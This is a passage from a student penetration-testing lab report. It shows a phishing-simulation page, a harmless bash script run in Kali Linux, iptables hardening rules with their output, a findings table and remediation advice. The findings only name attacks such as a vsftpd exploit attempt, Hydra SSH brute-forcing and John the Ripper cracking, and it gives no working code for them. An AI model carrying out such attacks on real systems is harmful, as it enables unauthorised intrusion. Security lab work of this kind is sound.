
Login Username field Password field Login button The page clearly displayed warnings indicating that it was a simulation and that real credentials must not be entered. The purpose of this demonstration was to show how users can be deceived by fake login pages and why security awareness training is important.

8 .Malware Basics — EICAR / Safe Demonstration

Static vs Dynamic Analysis

Analysis Type	What It Does	Tools
Static	Analyzes code without running it	strings, hexdump, IDA Pro
Dynamic	Runs malware in sandbox to observe behavior	Cuckoo, Wireshark, Process Monitor

Creating and Testing a Bash Script



```
(root@kali)-[~]
# echo '#!/bin/bash' > test.sh

(root@kali)-[~]
# echo 'echo "Hello World !!!"' >> test.sh

(root@kali)-[~]
# strings test.sh
#!/bin/bash
echo "Hello World !!!"

(root@kali)-[~]
# cat test.sh
#!/bin/bash
echo "Hello World !!!"

(root@kali)-[~]
# chmod +x test.sh

(root@kali)-[~]
# ./test.sh
Hello World !!!

(root@kali)-[~]
#
```

Figure 8: Safe script execution demonstration in Kali Linux

A simple Bash script was created and executed in the Kali Linux environment to verify basic script execution. The script contained: `#!/bin/bash echo "Hello World"` The script was made executable using: `chmod +x test.sh` It was then executed using: `./test.sh` Output: `Hello World !!!`

Malware analysis concepts were studied in a controlled environment. A simple Bash script was created and executed to demonstrate basic script behavior in the Kali Linux environment. The script contained: `#!/bin/bash echo "Hello World"` The file was made executable using: `chmod +x test.sh` The script was executed using: `./test.sh` Output: `Hello World!` This activity demonstrates the importance of understanding file behavior before allowing unknown scripts or executable files to run.

9. System Hardening — Firewall

```
(root@kali)-[~]
# iptables -A INPUT -p tcp --dport 21 -j DROP

(root@kali)-[~]
# iptables -A INPUT -p tcp --dport 23 -j DROP

(root@kali)-[~]
# iptables -A INPUT -p tcp --dport 6200 -j DROP

(root@kali)-[~]
# iptables -A INPUT -p tcp --dport 80 -j DROP

(root@kali)-[~]
# iptables -A INPUT -P tcp --dport 22 -j ACCEPT
iptables v1.8.11 (nf_tables): Cannot use -P with -A
Try `iptables -h' or 'iptables --help' for more information.

(root@kali)-[~]
# iptables -A INPUT -p tcp --dport 22 -j ACCEPT

(root@kali)-[~]
# iptables-save > /etc/iptables.rules
```

Figure 9.1: Applying iptables firewall rules

Firewall rules were configured using iptables to restrict unnecessary TCP services.

The following rules were applied:

- `iptables -A INPUT -p tcp --dport 21 -j DROP`
- `iptables -A INPUT -p tcp --dport 23 -j DROP`
- `iptables -A INPUT -p tcp --dport 6200 -j DROP`
- `iptables -A INPUT -p tcp --dport 80 -j DROP`

SSH traffic on port 22 was allowed using:

```
# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
```

The firewall configuration was then saved using:

```
# iptables-save > /etc/iptables.rules
```

```
(root@kali)-[~]
# iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source            destination      tcp dpt:ftp
0      0 DROP        tcp  --  any    any     anywhere          anywhere
0      0 DROP        tcp  --  any    any     anywhere          anywhere      tcp dpt:telnet
0      0 DROP        tcp  --  any    any     anywhere          anywhere      tcp dpt:6200
0      0 DROP        tcp  --  any    any     anywhere          anywhere      tcp dpt:http
0      0 ACCEPT      tcp  --  any    any     anywhere          anywhere      tcp dpt:ssh

Chain FORWARD (policy DROP 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source            destination
0      0 DOCKER-USER all  --  any    any     anywhere          anywhere
0      0 DOCKER-FORWARD all  --  any    any     anywhere          anywhere

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source            destination

Chain DOCKER (1 references)
pkts bytes target      prot opt in     out     source            destination
0      0 DROP        all  --  !docker0 docker0 anywhere          anywhere

Chain DOCKER-BRIDGE (1 references)
pkts bytes target      prot opt in     out     source            destination
0      0 DOCKER      all  --  any    docker0 anywhere          anywhere

Chain DOCKER-CT (1 references)
pkts bytes target      prot opt in     out     source            destination
0      0 ACCEPT      all  --  any    docker0 anywhere          anywhere      ctstate RELATED,ESTABLISHED

Chain DOCKER-FORWARD (1 references)
pkts bytes target      prot opt in     out     source            destination
0      0 DOCKER-CT   all  --  any    any     anywhere          anywhere
0      0 DOCKER-ISOLATION-STAGE-1 all  --  any    any     anywhere          anywhere
0      0 DOCKER-BRIDGE all  --  any    any     anywhere          anywhere
0      0 ACCEPT      all  --  docker0 any     anywhere          anywhere

Chain DOCKER-ISOLATION-STAGE-1 (1 references)
pkts bytes target      prot opt in     out     source            destination
0      0 DOCKER-ISOLATION-STAGE-2 all  --  docker0 !docker0 anywhere          anywhere

Chain DOCKER-ISOLATION-STAGE-2 (1 references)
pkts bytes target      prot opt in     out     source            destination
0      0 DROP        all  --  any    docker0 anywhere          anywhere

Chain DOCKER-USER (1 references)
pkts bytes target      prot opt in     out     source            destination
```

Figure 9.2: Verification of iptables firewall configuration

The configured firewall rules were verified using: `iptables -L -v` The output showed DROP rules for selected TCP ports and an ACCEPT rule for SSH traffic. This configuration demonstrates the principle of reducing the attack surface by blocking unnecessary services while allowing required administrative access.

10. Findings and Risk Assessment

Finding	Risk	Observation	Recommendation
vsftpd exploitation attempt	Critical/High	Exploitation was attempted but current screenshot shows connection refused	Patch/remove vulnerable FTP service
Weak SSH credentials	High	Hydra demonstrated weak/default credentials	Strong passwords + SSH keys + Fail2Ban
Crackable password hashes	High	John the Ripper recovered weak passwords	Strong hashing + strong passwords
Phishing susceptibility	Medium	Fake login page demonstrated phishing concept	Security awareness training
Script execution	Low/Informational	Bash script execution demonstrated	Restrict unknown scripts/files
Unnecessary network services	Medium	iptables DROP rules were applied	Disable unnecessary services and restrict ports

11. Remediation

The following security improvements are recommended:

1. Remove or patch vulnerable and outdated services.
2. Disable unnecessary network services and close unused ports.
3. Use strong and unique passwords for all accounts.
4. Prefer SSH key-based authentication instead of password-only authentication.
5. Implement Fail2Ban or equivalent brute-force protection.

6. Use secure and modern password-hashing algorithms.
7. Protect sensitive files such as /etc/shadow.
8. Conduct regular phishing-awareness training.
9. Use firewall rules to restrict unnecessary incoming traffic.
- 10.Keep operating systems and security tools updated.
- 11.Monitor authentication and network activity for suspicious behavior.
- 12.Perform periodic vulnerability assessments and penetration tests.

12. Conclusion

Task 4 provided practical experience with the penetration-testing workflow and basic defensive security techniques. The assessment covered Metasploit, password security testing with Hydra and John the Ripper, phishing-awareness simulation, safe script execution, and firewall-based system hardening. The activities demonstrated how weak credentials, vulnerable services, social engineering, and unnecessary network exposure can increase security risks. The assessment also demonstrated that appropriate defensive measures such as strong authentication, firewall configuration, service hardening, security awareness, and regular patching can significantly reduce the attack surface. All activities were conducted in a controlled laboratory environment for educational and cybersecurity training purposes.
